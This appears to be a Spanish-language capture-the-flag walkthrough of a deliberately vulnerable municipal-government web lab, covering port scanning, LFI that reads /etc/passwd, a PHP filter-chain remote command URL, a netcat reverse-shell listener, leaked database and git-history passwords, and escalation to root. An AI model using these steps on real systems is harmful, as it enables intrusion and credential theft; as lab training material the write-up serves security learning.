



Vamos a desplegar la maquina vulnerable.

Haremos un escaneo profundo de los puertos abiertos de la maquina vulnerable.

```
> sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
[sudo] contraseña para cap31:

> cat Puertos
File: Puertos

1 # Nmap 7.95 scan initiated Mon Nov  3 21:04:59 2025 as: /usr/lib/nmap
2 Nmap scan report for realgob.dl (172.17.0.2)
3 Host is up, received arp-response (0.0000070s latency).
4 Scanned at 2025-11-03 21:05:00 CET for 1s
5 Not shown: 65532 closed tcp ports (reset)
6 PORT      STATE SERVICE REASON
7 22/tcp    open  ssh   syn-ack ttl 64
8 | ssh-hostkey:
9 |_ 256 58:46:38:70:8c:d8:4a:89:93:07:b3:43:17:81:59:f1 (ECDSA)
10 |_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTY
11 |_ 256 25:99:39:02:52:4b:80:3f:aa:a8:9a:d4:8e:9a:eb:10 (ED25519)
12 |_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAEm9qKfzI/z70vQrroF3oJEDlNu9yzm
13 80/tcp    open  http  syn-ack ttl 64
14 |_http-title: Gobierno Municipal
15 |_http-methods:
16 |_ Supported Methods: GET HEAD POST OPTIONS
17 3306/tcp open  mysql  syn-ack ttl 64
18 |_mysql-info:
19 |_ Protocol: 10
20 |_ Version: 5.5.5-10.11.8-MariaDB-0ubuntu0.24.04.1
21 |_ Thread ID: 7
22 |_ Capabilities flags: 63486
23 |_ Some Capabilities: Support41Auth, SupportsLoadDataLocal, IgnoreSi
  ithDatabase, ODBCClient, FoundRows, InteractiveClient, Speaks41Protoc
24 |_ Status: Autocommit
25 |_ Salt: s[MQ./BA[(RHP:qMiHmn
26 |_ Auth Plugin Name: mysql_native_password
27 MAC Address: 02:42:AC:11:00:02 (Unknown)
28
```

Vemos que si vamos a la pagina nos redirige a esta dirección así que la pondremos en nuestro /etc/hosts

```
view-source:http://realgob.dl/
```

3	172.17.0.2 realgob.dl
4	
5	

Ahora vamos a gobuster y vemos que tenemos varias paginas.

```
wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2_1-medium.txt -u "http://realgob.dl/about.php?FUZZ=/etc/passwd"
=====
* WFuzz 3.1.0 - The Web Fuzzer
=====
Target: http://realgob.dl/about.php?FUZZ=/etc/passwd
Total requests: 207643

ID      Response  Lines   Word    Chars  Payload
=====
000000007: 200      98 L   373 W   4919 Ch  "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000015: 200      98 L   373 W   4919 Ch  "index"
000000081: 200      98 L   373 W   4919 Ch  "# directory-list-lowercase-2_3-medium.txt"
000000082: 200      98 L   373 W   4919 Ch  "Copyright 2007 James Fisher"
000000031: 200      98 L   373 W   4919 Ch  "top"
000000195: 200      98 L   373 W   4919 Ch  "in"
000000111: 200      98 L   373 W   4919 Ch  "26"
000000093: 200      98 L   373 W   4919 Ch  "archive"
000000029: 200      98 L   373 W   4919 Ch  "to"
000000112: 200      98 L   373 W   4919 Ch  "top"
000000194: 200      98 L   373 W   4919 Ch  "internet"
"000000090": 200      98 L   373 W   4919 Ch  "wiki"
"000000187": 200      98 L   373 W   4919 Ch  "web"
000000187: 200      98 L   373 W   4919 Ch  "s"
/usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests ...


```

La vulnerabilidad que haremos será de LFI, hay más en esta máquina, ya que explorando nos indica que se puede resolver de varias maneras.

Con wfuzz haremos un escaneo y vemos que nos lista desde el directorio file.

```
wfuzz -c --hc=404 --hl 98 --hw 373 --hh 4919 -t 200 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2_3-medium.txt -u "http://realgob.dl/about.php?FUZZ=/etc/passwd"
=====
* WFuzz 3.1.0 - The Web Fuzzer
=====
Target: http://realgob.dl/about.php?FUZZ=/etc/passwd
Total requests: 207643

ID      Response  Lines   Word    Chars  Payload
=====
000000741: 200     125 L   488 W   6264 Ch  "file"


```

Lo probamos y vemos que tenemos el /etc/passwd.


```
view-source:http://realgob.dl/about.php?file=/etc/passwd
```

The screenshot shows a browser window with the URL 'view-source:http://realgob.dl/about.php?file=/etc/passwd'. The page content displays the /etc/passwd file in plain text. The file contains several entries, including root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, irc, list, mysql, sshd, systemd, messagebus, systemd-resolve, and adm accounts. Each entry includes the user name, password (represented by a hash), user ID (UID), group ID (GID), home directory, and command shell.

```
66      <div><col>
67      <p>El Gobierno Municipal de Ciudad Ficticia tiene como objetivo principal
68      <p>Nos dedicamos a:</p>
69      <ul>
70      <li>Promover la educación y la cultura como
71      <li>Desarrollar infraestructuras sostenibles
72      <li>Fomentar la participación ciudadana en
73      <li>Impulsar la economía local mediante el
74      </ul>
75      <p>Creamos que el diálogo constante con nuestros ciudadanos es vital para
76      </div>
77      <div>
78      
79      </div>
80      </div>
81      <div class="text-center">
82      <a href="http://realgob.dl/about.php?file=iniciativas.html" class="btn btn-primary" style="font-size: 1.2em; padding: 10px 20px; border-radius: 5px; border: none; background-color: #007bff; color: white; text-decoration: none; font-weight: bold; margin-bottom: 10px; transition: all 0.3s ease-in-out; ">Iniciativas</a>
83      </div>
84  </section>
85
86  root:x:0:root:/root/bin/bash
87  daemon:x:1:daemon:/sbin/nologin
88  bin:x:2:bin:/bin/nologin
89  sys:x:3:sys:/dev/nologin
90  sync:x:4:65534:sync:/bin/nologin
91  games:x:5:60:games:/usr/games/nologin
92  man:x:6:12:man:/var/cache/man/nologin
93  lp:x:7:1:lp:/var/spool/lpd/nologin
94  mail:x:8:mail:/var/mail/nologin
95  news:x:9:news:/var/spool/news/nologin
96  uucp:x:10:uucp:/var/spool/uucp/nologin
97  proxy:x:13:proxy:/bin/nologin
98  www-data:x:33:33:www-data:/var/www/nologin
99  backup:x:34:34:backup:/var/backups/nologin
100 list:x:38:38:Mailin List Manager:/var/list/nologin
101 irc:x:39:39:ircd:/run/ircd/nologin
102 _apt:x:42:65534::/noneexistent:/usr/sbin/nologin
103 nobody:x:65534:65534:nobody:/noneexistent:/usr/sbin/nologin
104 ubuntu:x:1000:1000:Ubuntu:/home/ubuntu/bin/bash
105 _galera:x:100:65534::/noneexistent:/usr/sbin/nologin
106 mysql:x:101:102:MariaDB Server,,./noneexistent:/bin/false
107 systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin
108 sshd:x:102:65534::/run/sshd:/usr/sbin/nologin
109 systemd-timesync:x:103:104::/noneexistent:/usr/sbin/nologin
110 messagebus:x:103:104::/noneexistent:/usr/sbin/nologin
111 systemd-resolve:x:996:996:systemd Resolver:/usr/sbin/nologin
112 adm:x:1001:1000:/home/adm/bin/bash
113
```

Ahora utilizaremos la herramienta `php_filter_chain_generator`

Lo que podremos hacer ahora es ejecutar comandos como si tuviéramos una consola, así que haremos una reverse Shell.



Nos ponemos en escucha.

```
> sudo nc -lvpn 443  
listening on [any] 443 ...  
|
```

Lo que tendremos que ejecutar en el navegador será de la siguiente manera.

http://realgob.dl/about.php?cmd=<COMMAND>&file=<CONTENT_GENERATE>

Ahora tenemos acceso a la maquina y vamos con la escalada de privilegios.

```
[root@www-data ~]# bash: no job control in this shell  
www-data@acdbf2eb9ad1:/var/www/html$
```

Ahora listamos los directorios y vemos varias cosas interesantes, primero buscaremos config.php y vemos que tenemos la contraseña del usuario root en la base de datos.

```
www-data@acdbf2eb9ad1:/var/www/html$ ls -la
total 168
drwxr-xr-x 1 root      root      4096 Oct 18  2024 .
drwxr-xr-x 1 root      root      4096 Oct 12  2024 ..
-rw-r--r-- 1 root      root      0 Oct 12  2024 LICENSE
-rw-r--r-- 1 root      root      0 Oct 12  2024 README.md
-rw-r--r-- 1 root      root     5226 Oct 18  2024 about.php
-rw-r--r-- 1 root      root    1882 Oct 15  2024 admin.php
drwxr-xr-x 4 root      root      4096 Oct 12  2024 assets
drwxr-xr-x 6 root      root      4096 Oct 12  2024 atencion_ciudadana.php
-rw-r--r-- 1 root      root    4314 Oct 15  2024 cargas.php
-rw-r--r-- 1 root      root    3971 Oct 18  2024 contacto.php
-rw-r--r-- 1 root      root    316 Oct 15  2024 config.php
-rw-r--r-- 1 root      root    314 Oct 15  2024 config_.php
-rw-r--r-- 1 root      root    3301 Oct 18  2024 database
drwxr-xr-x 1 www-data  www-data  4096 Oct 14  2024 desarrollo
drwxr-xr-x 1 www-data  www-data  4096 Oct 14  2024 edo_cuenta.php
-rw-r--r-- 1 root      root      0 Oct 12  2024 gestion.php
drwxr-xr-x 2 root      root      4096 Oct 12  2024 images
-rw-r--r-- 1 root      root    1818 Oct 18  2024 important.txt
drwxr-xr-x 2 root      root      4096 Oct 12  2024 includes
-rw-r--r-- 1 root      root    5048 Oct 18  2024 index.php
-rw-r--r-- 1 root      root    20 Oct 12  2024 info.php
-rw-r--r-- 1 root      root    3600 Oct 14  2024 iniciativas.html
-rw-r--r-- 1 root      root    4301 Oct 15  2024 licencias_manejo.php
-rw-r--r-- 1 root      root    6063 Oct 18  2024 login.php
-rw-r--r-- 1 root      root    235 Oct 12  2024 logout.php
drwxr-xr-x 1 root      root      4096 Oct 14  2024 logs
-rw-r--r-- 1 root      root      0 Oct 12  2024 nominas.php
-rw-r--r-- 1 root      root    4000 Oct 18  2024 noticias.php
drwxr-xr-x 3 root      root      4096 Oct 12  2024 pages
-rw-r--r-- 1 root      root    4745 Oct 14  2024 registro.php
-rw-r--r-- 1 root      root    5326 Oct 15  2024 registro_civil.php
-rw-r--r-- 1 root      root    4369 Oct 15  2024 servicios_salud.php
-rw-r--r-- 1 root      root    2064 Oct 15  2024 styles.css
-rw-r--r-- 1 root      root    6636 Oct 14  2024 transferencia.php
drwxrwxrwx 1 root      root      4096 Oct 18  2024 uploads
```

```
www-data@acdbf2eb9ad1:/var/www/html$ cat config.php
<?php
$servername = "localhost";
$username = "root"; //
$password = "lacontramaspoderosasdetodas";
$dbname = "GOB_BD";

// Crear conexión
$conn = new mysqli($servername, $username, $password, $dbname);

// Comprobar conexión
if ($conn->connect_error) {
    die("Conexión fallida: " . $conn->connect_error);
}
?>
www-data@acdbf2eb9ad1:/var/www/html$
```

Nos metemos en la base de datos para ver que encontramos.

```
www-data@acdbf2eb9ad1:/var/www/html$ mysql -u root -placontramaspoderosasdetodas
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 16
Server version: 10.11.8-MariaDB-0ubuntu0.24.04.1 Ubuntu 24.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Listamos todo y vemos que en las columnas nos encontramos con logs de git

```
MariaDB [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| GOB_BD   |
| information_schema |
| mysql     |
| noticias  |
| performance_schema |
| sys       |
+-----+

Database changed
MariaDB [GOB_BD]> SHOW TABLES;
+-----+
| Tables_in_GOB_BD |
+-----+
| transacciones    |
| users             |
+-----+

MariaDB [GOB_BD]> SELECT * FROM users;
+-----+-----+-----+-----+-----+-----+-----+
| id | username | password | dni      | direccion          | nombre        | telefono      | s
ta |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | adan     | $2y$10$IBfPR1/zhLbcjeMz42BY/0.Qb2smhr4UYdyae3UUvrd/txDxwHQC | Adan
ail.com | 12345678A | Calle de Ejemplo 123, Ciudad Ejemplo | +34123456789 |
| 4 | yahir     | $2y$10$6d2LbTMyvhkloPQPUDl./e4SCDDMjp6e09Qu62bS6C1VRkXeU501. | yahir
@gmail.com | 23123 | La direccion mas prra #24 Colonia Grillo | 2325124523 |
| 5 | joaquin   | $2y$10$slvTyHz6jzbSt8Q3lejcC03hSz/3lAZsWnH4.zJBrL83122M.zjz6 | joaquin
@hotmail.com | V2F9SK4 | Av Lautaro Calle Celeste #24 | 938572245 |
| 6 | Felipe    | $2y$10$fJhC6773D4IjdwtBq3JymeIRGCpGVYMQz23s7Lteq1NFeXVUhMozC | Felipe
8@gmail.com | GS8GVS | Colonia Centro Matamoros #232 | 728592354 |
| 7 | Eduardo   | $2y$10$Pv0A9MrBMJphE2J8t9ZZu7f.hwq4MBq8ZRKqymAJbkF4eMacDFey | Eduardo
a@hotmail.com | FG9S72K8 | Colonia Hernandez Monroy Av Eulalio #153 | 9784712841 |
| 8 | Andrea    | $2y$10$Hvr0/KwEIQQaMmUCWbXZFujw3/Zg4AGXDx2BcbFiOY0Y7IfqhURnC | Andrea
@gmail.com | F9S8GKA8 | Calle Av Universal Tamaulipas Centro #85 | 8237850302 |
| 9 | vaxeい    | $2y$10$IPffhz9cfTzFtRzBwFrappeare4J7HLYvfA3q/ZP8Xx9zRoBF8lQE6 | Vaxeい
@gmail.com | 938F8kG8 | Circuito del carmen #592 Bol | 893858224 |
| 66 | admin     | $2y$10$hX7a7qAbulmNFfgmDzJEP0lxZbzR3jpdIJbyglA56C4beY923B9t0 | Administrador
inistracion@gmail.com |           |           |           |
+-----+
```

En la carpeta de desarrollo vemos que se encuentra .git, así que desde aquí buscaremos los logs

```
www-data@acdbf2eb9ad1:/var/www/html/desarrollo$ ls -la
total 36
drwxr-xr-x 1 www-data www-data 4096 Oct 14 2024 .
drwxr-xr-x 1 root      root     4096 Oct 18 2024 ..
drwxr-xr-x 8 root      root     4096 Oct 14 2024 .git
-rw-r--r-- 1 root      root     113 Oct 14 2024 changes_log.txt
-rw-r--r-- 1 root      root     6176 Oct 14 2024 index.php
-rw-r--r-- 1 root      root     175 Oct 14 2024 noticias_log.txt
-rw-r--r-- 1 root      root     168 Oct 14 2024 php_version_update_log.txt
-rw-r--r-- 1 root      root     140 Oct 14 2024 suspicious_activity.txt
www-data@acdbf2eb9ad1:/var/www/html/desarrollo$ cd .git/
www-data@acdbf2eb9ad1:/var/www/html/desarrollo/.git$ ls
COMMIT_EDITMSG branches description index logs    refs
HEAD       config   hooks     info   objects
www-data@acdbf2eb9ad1:/var/www/html/desarrollo/.git$ git log
fatal: detected dubious ownership in repository at '/var/www/html/desarrollo/.git'
To add an exception for this directory, call:

        git config --global --add safe.directory /var/www/html/desarrollo/.git
www-data@acdbf2eb9ad1:/var/www/html/desarrollo/.git$
```

Al ver que no nos deja, vamos a exportarlo a la carpeta /tmp y volvemos a ejecutar el comando que nos indica, ahora nos dejará ver los logs.

```
export HOME=/tmp
```

```
www-data@acdbf2eb9ad1:/var/www/html/desarrollo/.git$ git log
commit e84b3048cf586ad10eb3194025ae9d57dac8b629 (HEAD → master)
Author: developer <developer@example.com>
Date:   Mon Oct 14 07:47:14 2024 +0000

    Cambios en el panel de login

commit 1e3fe13e662dacb85056691d3afc932c16a1e3df
Author: sysadmin <sysadmin@example.com>
Date:   Mon Oct 14 07:46:57 2024 +0000

    Actualizaci<C3><B3>n de la versi<C3><B3>n de PHP

commit cd04778b50b131f5041bd7f9e6895741d6f4b98b
Author: editor <editor@example.com>
Date:   Mon Oct 14 07:46:43 2024 +0000

    Actualizaci<C3><B3>n de contenido en el panel de noticias

commit 0baffeec1777f9dfe201c447dcfc37f10ce1dafa
Author: adm <adm@example.com>
Date:   Mon Oct 14 07:44:17 2024 +0000

    Acceso a Remote Management
```

Si miramos ese por adm, vemos que tenemos una contraseña.

```
01c447dc37f10ce1dafa/var/www/html/desarrollo/.git$ git show 0baffeec1777f9dfe20
commit 0baffeec1777f9dfe201c447dc37f10ce1dafa
Author: adm <adm@example.com>
Date:   Mon Oct 14 07:44:17 2024 +0000

    Acceso a Remote Management

diff --git a/remote_management_log.txt b/remote_management_log.txt
new file mode 100644
index 0000000..eafd8c6
--- /dev/null
+++ b/remote_management_log.txt
@@ -0,0 +1 @@
+Acceso a Remote Management realizado por 'adm' el Mon Oct 14 07:44:17 GMT 2024. Nueva contraseña: 9fR8pLt@Q
2uX7dM^sW3zE5b8n@7pX
www-data@acdbf2eb9ad1:/var/www/html/desarrollo/.git$
```

Nos metemos como el usuario adm


```
www-data@acdbf2eb9ad1:/var/www/html/desarrollo/.git$ su adm
Password:
adm@acdbf2eb9ad1:/var/www/html/desarrollo/.git$
```

En su directorio vemos que tiene un fichero .bashrc oculto.

```
adm@acdbf2eb9ad1:~$ ls -la
total 32
drwxr-x— 1 adm  users 4096 Oct 18 2024 .
drwxr-xr-x 1 root root 4096 Oct 15 2024 ..
lrwxrwxrwx 1 root root 9 Oct 18 2024 .bash_history → /dev/null
-rw-r--r-- 1 adm  users 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 adm  users 3824 Oct 15 2024 .bashrc
drwxr-xr-x 2 adm  users 4096 Oct 15 2024 .cache
drwxr-xr-x 3 adm  users 4096 Oct 15 2024 .config
drwxr-xr-x 3 adm  users 4096 Oct 15 2024 .local
-rw-r--r-- 1 adm  users 807 Mar 31 2024 .profile
adm@acdbf2eb9ad1:~$
```

Lo miramos y nos encontramos con una contraseña en hexadecimal.

```
export MY_PASS='64 6f 63 6b 65 72 6c 61 62 73 34 75'
```



La probamos con root y vemos que nos logeamos correctamente.

```
root@acdbf2eb9ad1:~# whoami
root
root@acdbf2eb9ad1:~#
```